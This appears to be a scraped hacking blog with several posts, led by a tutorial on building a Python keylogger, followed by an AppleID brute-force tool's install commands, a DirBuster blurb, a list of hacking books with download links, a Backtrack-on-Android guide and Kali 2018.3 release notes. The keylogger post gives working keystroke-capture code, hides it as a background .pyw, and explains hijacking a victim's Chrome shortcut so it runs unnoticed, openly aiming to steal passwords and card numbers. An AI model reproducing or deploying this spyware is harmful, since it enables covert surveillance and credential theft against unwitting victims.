quarta-feira, 15 de abril de 2020

How To Make A Simple And Powerful Keylogger Using Python

A keylogger is a computer program which can be written using any computer programming language such as c++ when you install it on a Victim system it can keep the records of every keystroke in a text file. Keylogger is mainly used to steal confidential data such as passwords, credit card numbers etc.

How to make a python keylogger?

A keylogger can be programmed using any programming language such as c++, java, c# e.tc. For this tutorial, I will use python to make a keylogger, because python is flexible, powerful and simple to understand even a non-programmer can use python to make a keylogger.
Requirements to create a python keylogger
  • Computer With Operating system: Windows, Mac os or Linux
  • Python must be installed on the system
  • Pip (Python index package ) you will need this to install python software packages.
  • Pypiwin32 and PyHook packages
  • Basic understanding of computers
You will learn to install these things one by one. If you have already installed and configured the python development kit feel free to skip Part 1.
Part 1: Downloading Python and pip, setting up the environment to create the keylogger.Step 1:
Download python development kit by clicking here.
Choose python 2.7 because I am using this version. It is ok if you have a different version of python this method will work on every version of python.
Step 2:
Installation of python is pretty simple.Open the python setup file, Mark the checkboxes Very important else you have to set the python path manually, and click on Install Now.
Step 3:
You need Pypiwin32 and PyHook python packages to create python keylogger. To install these packages you need pip, you can install Pypiwin32 and PyHook without using pip which is not recommended.
To download pip go to https://pip.pypa.io/en/stable/installing/ and Save link as by right clicking on get-pip.py. when the download is done, just run the get-pip.py file.
Now you need to set the Variable path for pip to do this right click on the computer icon and choose properties.
Now click on the Advanced system settings
Choose Environment Variables.
Choose New, Set the Variable name: PATH and Variable value as C:\Python27\Scripts
Click on ok.
Part 2: Installing Pypiwin32 and PyHook python Packages using pip:
Open Command Prompt(CMD) and type: pip installs Pypiwin32 press the Enter Key, wait for the installation to complete. After the Pypiwin32 package installation type: pip install PyHook press the Enter Key and wait for the installation to complete.When done close the Command Prompt.
Part 3: Creating and testing the python keylogger:
Now you have configured your environment and installed all the necessary packages, let's start creating the keylogger. Click on the start menu and scroll down until you find Python 2.7, run python IDLE(GUI) by clicking on it.
Go to the File, from the drop-down menu choose New file.

Python Keylogger source code:

Copy these lines of code and paste into the new file. Modify the directory in the second line of code to your own location e.g 'C:\test\log.txt' this will create a folder named test in C save the log.txt file there when the Keylogger start.
import pyHook, pythoncom, sys, logging
file_log='F:\\test\\log.txt'
def onKeyboardEvent(event):
logging.basicConfig(filename=file_log,level=logging.DEBUG,format='%(message)s')
chr(event.Ascii)
logging.log(10,chr(event.Ascii))
return True
hooks_manager=pyHook.HookManager()
hooks_manager.KeyDown=onKeyboardEvent
hooks_manager.HookKeyboard()
pythoncom.PumpMessages()
Save your file as a test.pyw at any location you want, the .pyw extension is very important because of it the python keylogger will run in the background without notifying the user.
The Python Keylogger is now completed you can test it out by opening it and typing some text in your browser, go to the log.txt file which is in the F:\test\log.txt on my PC. You will find your log.txt file in C:\test\log.txt.But what if you want to test it on someone else computer? you want to run it without the user knowing that it has been launched, this can be done by attaching it to the program that the victim always uses such as Google Chrome.
Let's make the python keylogger auto-launchable by attaching it the Google Chrome.
Copy the following code and paste into notepad. Save it by giving .bat extension e.g launch.bat in a hidden location, e.g c:\test\launch.bat
Now right click on the google chrome desktop shortcut icon and click on properties. You will see a field called Target. Change the target field to the batch file launch.bat directory that you created. let's say you have saved your launch.bat file in a test folder in C, Then change the target field with "C:\test\launch.bat". Now, whenever the user opens chrome the keylogger will run automatically.
Related posts

  1. Best Hacking Tools 2019
  2. Hacking Tools Kit
  3. Nsa Hack Tools Download
  4. Pentest Tools Find Subdomains
  5. Beginner Hacker Tools
  6. Hack Tools For Mac
  7. Hack Tools Mac
  8. Nsa Hacker Tools
  9. Hacker Tools Online
  10. Hacker Tools Software
  11. Hacking Tools For Mac
  12. Wifi Hacker Tools For Windows
  13. Hacker Tools For Mac
  14. Best Pentesting Tools 2018
  15. Hacking Tools Name

iCloudBrutter - AppleID Bruteforce


iCloudBrutter is a simple python (3.x) script to perform basic bruteforce attack againts AppleID.

Usage of iCloudBrutter for attacking targets without prior mutual consent is illegal. iCloudBrutter developer not responsible to any damage caused by iCloudBrutter.

Installation
$ git clone https://github.com/m4ll0k/iCloudBrutter.git
$ cd iCloudBrutter
$ pip3 install requests,urllib3,socks
$ python3 icloud.py


Related word
  1. Pentest Tools Free
  2. Hacking Tools Kit
  3. Nsa Hack Tools
  4. Hak5 Tools
  5. Pentest Tools Tcp Port Scanner
  6. Hacker Tools For Mac
  7. Install Pentest Tools Ubuntu
  8. Best Hacking Tools 2019
  9. Hack Tools
  10. Hacking Tools Software
  11. Pentest Tools Nmap
  12. How To Hack
  13. Kik Hack Tools
  14. Best Hacking Tools 2020
  15. Pentest Tools Free
  16. Hacker Tools Linux
  17. Hacking Tools Name
  18. Pentest Tools Github
  19. Nsa Hack Tools
  20. How To Hack
  21. What Is Hacking Tools
  22. Pentest Reporting Tools
  23. Pentest Tools Framework
  24. Hacking Tools For Games
  25. Hacking Tools Name
  26. Bluetooth Hacking Tools Kali
  27. Pentest Tools Port Scanner

Dell Releases A New Cybersecurity Utility To Detect BIOS Attacks

Computer manufacturing giant Dell has released a new security tool for its commercial customers that aims to protect their computers from stealthy and sophisticated cyberattacks involving the compromise of the BIOS. Dubbed 'SafeBIOS Events & Indicators of Attack' (IoA), the new endpoint security software is a behavior-based threat detection system that alerts users when BIOS settings of their

via The Hacker NewsRelated articles

DirBuster: Brute Force Web Directories


"DirBuster is a multi threaded java application designed to brute force directories and files names on web/application servers. Often is the case now of what looks like a web server in a state of default installation is actually not, and has pages and applications hidden within. DirBuster attempts to find these. However tools of this nature are often as only good as the directory and file list they come with. A different approach was taken to generating this. The list was generated from scratch, by crawling the Internet and collecting the directory and files that are actually used by developers! DirBuster comes a total of 9 different lists (Further information can be found below), this makes DirBuster extremely effective at finding those hidden files and directories. And if that was not enough DirBuster also has the option to perform a pure brute force, which leaves the hidden directories and files nowhere to hide! If you have the time ;) " read more...

Download: https://sourceforge.net/projects/dirbuster

Related news


terça-feira, 14 de abril de 2020

5 BEST HACKING BOOKS 2018

Most of the people don't go with videos and read books for learning. Book reading is a really effective way to learn and understand how things work. There are plenty of books about computers, security, penetration testing and hacking. Every book shows a different angle how things work and how to make system secure and how it can be penetrated by hackers. So, here I have gathered a few of the best hacking books of 2018 available on the market.

BEST HACKING BOOKS OF 2018

There are hundreds of books about hacking, but I have streamlined few of best hacking books of 2018.

1. THE HACKER'S PLAYBOOK PRACTICAL GUIDE TO PENETRATION

This handbook is about experting yourself with the hacking techniques in the hacker's way. This is about penetration testing that how hackers play their techniques and how we can counter them.

CONTENTS

  • Introduction
  • Pregame – The Setup
  • Setting Up a Penetration Testing Box
  • Before the Snap – Scanning the Network
  • The Drive – Exploiting Scanner Findings
  • The Throw – Manual Web Application Findings
  • The Lateral Pass – Moving Through the Network
  • The Screen – Social Engineering
  • The Onside Kick – Attacks that Require Physical Access
  • The Quarterback Sneak – Evading AV
  • Special Teams – Cracking, Exploits, Tricks
  • Post Game Analysis – Reporting
Download the Hacker's Playbook Practical Guide to Penetration.

2. ANDROID HACKER'S HANDBOOK

The Android Hacker's Handbook is about how the android devices can be hacked. Authors chose to write this book because the field of mobile security research is so "sparsely charted" with disparate and conflicted information (in the form of resources and techniques).

CONTENTS

  • Chapter 1 Looking at the Ecosystem
  • Chapter 2 Android Security Design and Architecture
  • Chapter 3 Rooting Your Device
  • Chapter 4 Reviewing Application Security
  • Chapter 5 Understanding Android's Attack Surface
  • Chapter 6 Finding Vulnerabilities with Fuzz Testing
  • Chapter 7 Debugging and Analyzing Vulnerabilities
  • Chapter 8 Exploiting User Space Software
  • Chapter 9 Return Oriented Programming
  • Chapter 10 Hacking and Attacking the Kernel
  • Chapter 11 Attacking the Radio Interface Layer
  • Chapter 12 Exploit Mitigations
  • Chapter 13 Hardware Attacks
Download Android Hacker's Handbook.

3. PENETRATION TESTING: A HANDS-ON INTRODUCTION TO HACKING

This book is an effective practical guide to penetration testing tools and techniques. How to penetrate and hack into systems. This book covers beginner level to highly advanced penetration and hacking techniques.

CONTENTS

  • Chapter 1: Setting Up Your Virtual Lab
  • Chapter 2: Using Kali Linux
  • Chapter 3: Programming
  • Chapter 4: Using the Metasploit Framework
  • Chapter 5: Information Gathering
  • Chapter 6: Finding Vulnerabilities
  • Chapter 7: Capturing Traffic
  • Chapter 8: Exploitation
  • Chapter 9: Password Attacks
  • Chapter 10: Client-Side Exploitation
  • Chapter 11: Social Engineering
  • Chapter 12: Bypassing Antivirus Applications
  • Chapter 13: Post Exploitation
  • Chapter 14: Web Application Testing
  • Chapter 15: Wireless Attacks
  • Chapter 16: A Stack-Based Buffer Overflow in Linux
  • Chapter 17: A Stack-Based Buffer Overflow in Windows
  • Chapter 18: Structured Exception Handler Overwrites
  • Chapter 19: Fuzzing, Porting Exploits, and Metasploit Modules
  • Chapter 20: Using the Smartphone Pentesting Framework
Download Penetration Testing: A Hands-On Introduction To Hacking.

4. THE SHELLCODER'S HANDBOOK

This book is about learning shellcode's of the OS and how OS can be exploited. This book is all about discovering and exploiting security holes in devices to take over.
Authors: Chris Anley, John Heasman, Felix "FX" Linder, Gerardo Richarte.

CONTENTS

  • Stack Overflows
  • Shellcode
  • Introduction to Format String Bugs
  • Windows Shellcode
  • Windows Overflows
  • Overcoming Filters
  • Introduction to Solaris Exploitation
  • OS X Shellcode
  • Cisco IOS Exploitation
  • Protection Mechanisms
  • Establishing a Working Environment
  • Fault Injection
  • The Art of Fuzzing
  • Beyond Recognition: A Real Vulnerability versus a Bug
  • Instrumented Investigation: A Manual Approach
  • Tracing for Vulnerabilities
  • Binary Auditing: Hacking Closed Source Software
  • Alternative Payload Strategies
  • Writing Exploits that Work in the Wild
  • Attacking Database Software
  • Unix Kernel Overflows
  • Exploiting Unix Kernel Vulnerabilities
  • Hacking the Windows Kernel
Download The ShellCoder's HandBook.

5. THE HACKER'S HANDBOOK WEB APPLICATION SECURITY FLAWS

This handbook is about finding and exploiting the web applications.
Authors: Dafydd Stuttard, Marcus Pinto.

CONTENTS

  • Chapter 1 Web Application (In)security
  • Chapter 2 Core Defense Mechanisms
  • Chapter 3 Web Application Technologies
  • Chapter 4 Mapping the Application
  • Chapter 5 Bypassing Client-Side Controls
  • Chapter 6 Attacking Authentication
  • Chapter 7 Attacking Session Management
  • Chapter 8 Attacking Access Controls
  • Chapter 9 Attacking Data Stores
  • Chapter 10 Attacking Back-End Components
  • Chapter 11 Attacking Application Logic
  • Chapter 12 Attacking Users: Cross-Site Scripting
  • Chapter 13 Attacking Users: Other Techniques
  • Chapter 14 Automating Customized Attacks
  • Chapter 15 Exploiting Information Disclosure
  • Chapter 16 Attacking Native Compiled Applications
  • Chapter 17 Attacking Application Architecture
  • Chapter 18 Attacking the Application Server
  • Chapter 19 Finding Vulnerabilities in Source Code
  • Chapter 20 A Web Application Hacker's Toolkit
  • Chapter 21 A Web Application Hacker's Methodology
So, these are the top 5 best hacking books on the market. There may be more fascinating books in the future that make take place in the top list. But for now, these are the best hacking books. Read and share your experience with these books.

Continue reading



How To Install And Run Backtrack On Android

Guide you step by step to How to install and run Backtrack on android. As the Backtrack is also available with ARM architecture which makes it possible to run Backtrack on an ARM machine such as mobiles or tablets.
Recently, We are discussed Install and Run BackTrack on Windows. Android is the best OS for penetration testing. It designed for digital forensics and penetration testing or hacking tool. It comes with many more updated tools. As the Backtrack is also available with ARM architecture which makes it possible to run Backtrack on an ARM machine such as mobiles or tablets.
How To Install and Run Backtrack On AndroidRequirements
Step to Install and Run Backtrack On Android:
First of all extract the BT5-GNOME-ARM.7z. and copy the "BT5" folder and then put in your phone's root directory. Here mine phone is /sdcard. The root directory is different for different mobile devices.
  • Now install all the above apps BusyboxAndroid TerminalAndroid Vnc.
  • After installing BusyBox application open it and wait until it finishes loading and then click on Smart install.
  • Now open the android terminal and type the following command:
    su cd /sdcard/BT5sh bootbtNOTE :- When you type su in terminal it will ask you for superuser request and you have to tap on Grant.
  • After this, type the following commands in terminal.
    export USER=rootvncpasswd
  • After entering vncpasswd the terminal will ask you to enter the password. Enter the desired password and hit enter.
  • Now type the following commands.
    tightvncserver -geometry 1280×720
  • The terminal emulator will create the localhost to connect it to VNC server. Now note the localhost port marked red below. Now minimize the terminal emulator.
  • Open the Android VNC and type the following settings.
Nickname : BT5
Password : your password here which you entered in terminal (step no.6)
Address : localhost
Port : 5906
NOTE: Make sure that your localhost's port matches with terminal's localhost. Here mine New 'X' desktop is localhost:6. You may be different. So, in VNC type Port 590X where the "X" is the localhost in the android terminal.
That's it now just tap on connect to run the Backtrack on your android. So in this way you successfully install and run backtrack 5 on android. If you face any problem feel free to discuss in below comments!
More information
  1. Pentest Tools Linux
  2. Hacking Apps
  3. Pentest Tools Github
  4. Hack Tools
  5. Hacker Hardware Tools
  6. Android Hack Tools Github
  7. Hacking Tools Windows
  8. Pentest Tools For Ubuntu
  9. Hacking Tools For Mac
  10. Top Pentest Tools
  11. Hack Tools Github
  12. Pentest Tools Review
  13. Beginner Hacker Tools
  14. Hack Tools Github
  15. Best Hacking Tools 2020

segunda-feira, 13 de abril de 2020

Kali Linux 2018.3 Release - Penetration Testing And Ethical Hacking Linux Distribution


Kali 2018.3 brings the kernel up to version 4.17.0 and while 4.17.0 did not introduce many changes, 4.16.0 had a huge number of additions and improvements including more Spectre and Meltdown fixes, improved power management, and better GPU support.

New Tools and Tool Upgrades

Since our last release, we have added a number of new tools to the repositories, including:
  • idb – An iOS research / penetration testing tool
  • gdb-peda – Python Exploit Development Assistance for GDB
  • datasploit – OSINT Framework to perform various recon techniques
  • kerberoast – Kerberos assessment tools

In addition to these new packages, we have also upgraded a number of tools in our repos including aircrack-ng, burpsuite, openvas,wifite, and wpscan.
For the complete list of updates, fixes, and additions, please refer to the Kali Bug Tracker Changelog.

Download Kali Linux 2018.3


If you would like to check out this latest and greatest Kali release, you can find download links for ISOs and Torrents on the Kali Downloads page along with links to the Offensive Security virtual machine and ARM images, which have also been updated to 2018.3. If you already have a Kali installation you're happy with, you can easily upgrade in place as follows.
root@kali:~# apt update && apt -y full-upgrade
If you come across any bugs in Kali, please open a report on our bug tracker. It's more than a little challenging to fix what we don't know about.

Making sure you are up-to-date


To double check your version, first make sure your network repositories is enabled.
root@kali:~# cat</etc/apt/sources.list
deb http://http.kali.org/kali kali-rolling main non-free contrib
EOF
root@kali:~#

Then after running apt -y full-upgrade, you may require a reboot before checking:
root@kali:~# grep VERSION /etc/os-release
VERSION="2018.3"
VERSION_ID="2018.3"
root@kali:~#


Related articles